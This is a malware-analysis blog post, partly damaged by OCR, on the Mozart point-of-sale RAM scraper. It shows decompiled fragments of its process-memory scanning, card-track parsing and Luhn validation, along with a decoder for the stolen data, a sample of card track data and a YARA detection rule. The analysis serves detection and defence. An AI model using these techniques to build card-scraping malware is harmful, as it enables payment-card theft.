
securitykitten.github.io/_posts/2015-01-11-the-mozart-ram-scraper.md

github.com/malware-kitten/securitykitten.github.io/blob/master/_posts/2015-01-11-the-mozart-ram-scraper.md

malware-kitten



Cannot retrieve contributors at this time

layout	title	excerpt	date
category-post	The Mozart RAM Scraper	The Elusive POS Malware	2015-01-11 17:51:53 -0500

As a reverse engineer on the CBTS Advanced Cyber Security team, I spend a large part of my time pulling apart and profiling the latest and greatest malware. The Mozart malware was hidden from the public for some time. I hope to shed some light on it in this post.

Introduction


The Home Depot breach was a very high profile case this year, which brought the security of point of sale machines into the spotlight. After some mumblings and a bunch of misinformation about who/what and how the attack came about, little pieces of information started to make their way to the surface. Several of which were reports a new malware dubbed "Mozart."

When I heard of the initial reports behind Mozart, I was eager to get my hands on it. There were very few copies floating around, and the copies available were not being shared. So as you can imagine, I was thrilled when I saw this http://totalhash.com/analysis/1b96a74d8a649dfde269ce2f322732d760c97049.

All the reports out there didn't have much information on this tool and the deepest level of analysis that I could find was a strings dump of the malware. Not interesting. The purpose of this post is to dig deeper into this elusive tool and talk about how it works so that we can collectively learn and understand.


Diving In

The first thing that this malware does is sets itself up as a service for persistence. It uses a legit looking service name "NCR SelfServ Platform Remote Monitor" with the short name of "NCR_RemoteMonitor". For those unfamiliar, NCR is a company that specializes in retail point of sale machines. To the untrained eye, these services would look benign. When running the malware for the first time, it'll pop up a command window with the following text:



```
The NCR SelfServ Platform Remote Monitor service is starting.
The NCR SelfServ Platform Remote Monitor service was started successfully.
```

Once the service is set up, it will grab the host name of the system:




```
rep stosd
stosw
lea     eax, [esp+148h+nSize]
push    eax             ; nSize
lea     ecx, [esp+14Ch+Buffer]
push    ecx             ; lpBuffer
mov     [esp+150h+nSize], 96h
call    ds:GetComputerNameA
test    eax, eax
jz      short loc_40146E
```

```
mov     ecx, 25h
lea     esi, [esp+148h+Buffer]
lea     edi, [esp+148h+var_138]
rep movsd
movsw
jmp     short loc_401481
```

```
loc_40146E:
mov     edx, ds:NULL
mov     al, ds:NUL
mov     dword ptr [esp+148h+var_138], edx
mov     [esp+148h+var_134], al
```


The malware will build the string java.exe (manually from bytes) and then store it. It will later focus on dumping processes named java.exe.



```
mov     al, 'a'
mov     byte_40BAE1, al
mov     byte_40BAE3, al
mov     al, 'e'
mov     java_exe, 'j'
mov     byte_40BAE2, 'v'
mov     byte_40BAE4, '.'
mov     byte_40BAE5, al
mov     byte_40BAE6, 'x'
mov     byte_40BAE7, al
mov     byte_40BAE8, 0
```


The malware will also grab the current working directory and use that to store "garbage.tmp". This will be the file where the scraped credit card numbers are staged.

The malware uses a pretty typical combination of GetCurrentProcessId -> EnumProcesses -> OpenProcess -> VirtualQueryEx -> ReadProcessMemory to peer into process memory space to capture unencrypted credit card information that is sitting in RAM.



```
do
{
  result = VirtualQueryEx(hProcess, (LPCVOID)v1, &Buffer, 0x1Cu);
  v3 = result;
  v9 = result;
  if ( result )
  {
    result = Buffer.RegionSize;
    if ( Buffer.RegionSize )
    {
      v4 = Buffer.BaseAddress;
      v5 = (char *)Buffer.BaseAddress + Buffer.RegionSize;
      result = 0;
      if ( Buffer.BaseAddress < (char *)Buffer.BaseAddress + Buffer.RegionSize )
      {
        do
        {
          v6 = (int)((char *)v4 + 10000000);
          if ( (char *)v4 + 10000000 > v5 )
            v6 = (int)v5;
          Sleep(1u);
          NumberOfBytesRead = 0;
          if ( ReadProcessMemory(hProcess, v4, lpBuffer, v6 - (_DWORD)v4, &NumberOfBytesRead) )
            sub_4017A0((int)lpBuffer, NumberOfBytesRead);
          result = 0;
          v4 = (PVOID)v6;
        }
        while ( v6 < (unsigned int)v5 );
        v3 = v9;
        v1 = v8;
      }
      ++dword_40C720;
    }
  }
```

Chunks of memory are then passed to a function that is responsible for parsing out the track information. The function will look for common sentinels and be responsible for identifying track 1 and track 2 data.




```
loc_4019BC:
cmp     bl, '='
jz      short loc_4019CF
```

```
cmp     bl, '^'
jz      short loc_4019CF
```

```
01827
```


```
loc_4019CF:
lea     ecx, [esp+51Ch+var_504]
push    ecx
call    luhnsAlgorithm
add     esp, 4
test    eax, eax
jz      short loc_4019F5
```

Setting a breakpoint within the function will allow us to see the data being passed around in a buffer.




```
Stack address=0095DDB0, (ASCII "4888603170607238^H/P^0505101000000000001203191805191000000")
ECX=00A60020
```

All results are then passed to a function that will use Luhn's algorithm to validate the code (utilizing a lookup table). This is the defacto algorithm for credit card validation and is a common component in many credit card scraping utilities. A screenshot of Luhn's pseudocode can be seen below:



```
  v1 = 1;
  v2 = a1;
  v10 = 0;
  v11 = 2;
  v12 = 4;
  v13 = 6;
  v14 = 8;
  v15 = 1;
  v16 = 3;
  v17 = 5;
  v18 = 7;
  v19 = 9;
  v3 = 0;
  v4 = a1 + 1;
  do
    v5 = *(_BYTE *)v2++;
  while ( v5 );
  v6 = v2 - v4;
  if ( v2 != v4 )
  {
    do
    {
      v7 = *(_BYTE *)(v6-- + a1 - 1);
      v8 = v7 - 48;
      if ( !v1 )
        v8 = *(&v10 + v8);
      v3 += v8;
      v1 = v1 == 0;
    }
    while ( v6 );
  }
  return v3 % 10 == 0;
}
```

Once the data is validated, it is passed to an encoding function that is responsible for doing an ADD and base64 to encode the data and output it to a file. The key that is used for the ADD operation is the string "java.exe". The encoded information is then stored in garbage.tmp and multiple entries are delimited by '|'



```
00000000  6E 70 6D 75 6D 57 53 56 71 35 61 68 6B 61 79 52  npmumWSVq5ahkayR
00000010  5A 5A 65 72 6E 63 69 70 70 62 47 4D 6C 61 32 56  ZZerncippbGMla2V
00000020  6E 35 4B 6D 6B 6C 36 56 71 4A 57 61 6B 61 61 52  n5Kmkl6VqJWakaaR
00000030  58 70 57 70 6C 35 71 55 70 35 70 66 6E 61 69 61  XpWpl5qUp5pfnaia
00000040  6D 35 71 6E 6B 56 36 56 71 4A 57 61 7C 6E 70 6D  m5qnkV6VqJWa|npm
00000050  75 6D 57 53 56 71 35 61 68 6B 61 79 52 5A 5A 65  umWSVq5ahkayRZZe
00000060  72 6E 61 65 52 71 35 46 6A 6C 71 69 57 6D 35 4F  rnaeRq5FjlqiWm5O
00000070  6D 6C 46 2B 65 71 5A 32 61 6C 71 65 61 58 77 3D  mlF+eqZ2alqeaXw=
00000080  3D 7C                                            =|
```

A decoder can be written for the data in garbage.tmp using ruby. The following script will decode track information.

{% highlight ruby %} {% raw %}

#!/usr/bin/ruby

require 'base64'

encoded =
"npmumWSVq5ahkayRZZerncippbGMla2Vn5Kmkl6VqJWakaaRXpWpl5qUp5pfnaiam5qnkV6VqJWa|npmumWSVq5ahkayRZZernaeRq5
items = encoded.split('|') items.each do |elem| decoded = Base64.decode64(elem) key = ("java.exe"*10).split(//).map {|x|
x.ord} count = 0

```
decoded.each_byte do |char|
        print "#{(char - key[count]).chr}"
        count += 1
end
puts
```

end

{% endraw %} {% endhighlight %}

Which when ran, will echo back our track data


{% highlight bash %} {% raw %}

ruby ./decode.rb 4888603170607238^H/P^0505101000000000001203191805191000000
4888603170607238=05051011203191805191

{% endraw %} {% endhighlight %}

The data that is stored in garbage.tmp will be appended to the file at the hardcoded path "\STWISM\DeviceUpdates\500\athena.dll". This is particularly interesting as it appears STWISM is the internal name of a server. By having the POS systems dump data to a single location, the attackers needed to retrieve data only from a single spot rather than re-visiting each point of sale machine.

This is done on a random time schedule that is seen (in pseudo code) below, where the malware will check the local time and compare it with the random value. When the backup function is finished, a new value is generated. The numbers that are generated correspond to regular working hours between 09:00 and 18:00.



```
while ( 1 )
{
  v3 = 0;
  do
  {
    enumerateProcesses();
    if ( !v3 )
    {
      GetLocalTime(&SystemTime);
      if ( !randBetween9and18 || SystemTime.wHour == randBetween9and18 )
      {
        moveFileToRemoteAthena();
        setSeed(SystemTime.wHour * SystemTime.wMinute * SystemTime.wSecond * SystemTime.wMilliseconds);
        randBetween9and18 = rand() % 10 + 9;
      }
    }
    ++v3;
    Sleep(60000u);
  }
  while ( v3 < 60 );
}
```

Oddities

Similar to FrameworkPOS, Mozart contains anti-American messages, including two links to the following sites:

And a message of "America's Deadliest Export: Democracy". These aren't referenced by code or used in anyway. This is the assumed mechanism the author is using to let the analyst known his/her sentiments.

Another oddity that could give away information about the author is the name of the PDB (debugging symbols) that was used when they were building this file.

> z:\Slender\mozart\mozart\Release\mozart.pdb

There have been plenty of reports speculating information about the Slender persona, so it would be redundant information to dive into that here.

Detection

While this is an older piece of malware, detecting it is still important. At the time of this writing it's scoring 34/56 on Virustotal. In earlier December it was scoring much more poorly with a total of 5/56. While sharing malware may not be in the interest of the customer, this goes to show that even the AV vendors were not in the loop.

The following yara rule will detect this variant of Mozart:

```
rule Mozart
{
   meta:
       author = "Nick Hoffman"
       description = "Detects samples of the Mozart POS RAM scraping utility"
   strings:
       $pdb = "z:\\Slender\\mozart\\mozart\\Release\\mozart.pdb" nocase wide ascii
       $output = {67 61 72 62 61 67 65 2E 74 6D 70 00}
       $service_name = "NCR SelfServ Platform Remote Monitor" nocase wide ascii
       $service_name_short = "NCR_RemoteMonitor"
       $encode_data = {B8 08 10 00 00 E8 ?? ?? ?? ?? A1 ?? ?? ?? ?? 53 55 8B AC 24 14 10 00 00 89 84 24 0C 10 00
00 56 8B C5 33 F6 33 DB 8D 50 01 8D A4 24 00 00 00 00 8A 08 40 84 C9 ?? ?? 2B C2 89 44 24 0C ?? ?? 8B 94 24 1C 10
00 00 57 8B FD 2B FA 89 7C 24 10 ?? ?? 8B 7C 24 10 8A 04 17 02 86 E0 BA 40 00 88 02 B8 ?? ?? ?? ?? 46 8D 78 01 8D
A4 24 00 00 00 00 8A 08 40 84 C9 ?? ?? 2B C7 3B F0 ?? ?? 33 F6 8B C5 43 42 8D 78 01 8A 08 40 84 C9 ?? ?? 2B C7 3B
D8 ?? ?? 5F 8B B4 24 1C 10 00 00 8B C5 C6 04 33 00 8D 50 01 8A 08 40 84 C9 ?? ?? 8B 8C 24 20 10 00 00 2B C2 51 8D
54 24 14 52 50 56 E8 ?? ?? ?? ?? 83 C4 10 8B D6 5E 8D 44 24 0C 8B C8 5D 2B D1 5B 8A 08 88 0C 02 40 84 C9 ?? ?? 8B
8C 24 04 10 00 00 E8 ?? ?? ?? ?? 81 C4 08 10 00 00}
   condition:
      any of ($pdb, $output, $encode_data) or
      all of ($service*)
}
```

The signature will look for the service names, the filename garbage.tmp, the build path and the encoding routine used to obfuscate credit card numbers.

Conclusion

The malware was compiled on 2014:04:10 18:12:41-04:00. The first rumors of (in the public space) the Home Depot breach was in September. This gives an idea of potentially how long this malware had access to credit card numbers before being discovered.

To me, one of the most surprising things about this malware is how long it was hidden from the malware analyst community. There was a high profile hack, and in the interest of non-disclosure, samples were not shared. It should be an obvious statement that this does not enable the security community and the clients they are protecting, but rather leaves them defenseless as they can't guard against what they don't know.

In terms of the malware, this uses fairly common techniques and employs simple protections to prevent itself from being caught. The malware does not utilize a packer and it'll hide in plainsight by using a service name that looks legitimate. Unlike Dexter, the malware doesn't use process injection that could potentially set off anti-virus engines. A combination of using Windows networking and only transferring files during work hours, this malware was able to remain undetected for quite some time, proving simplicity is the ultimate sophistication.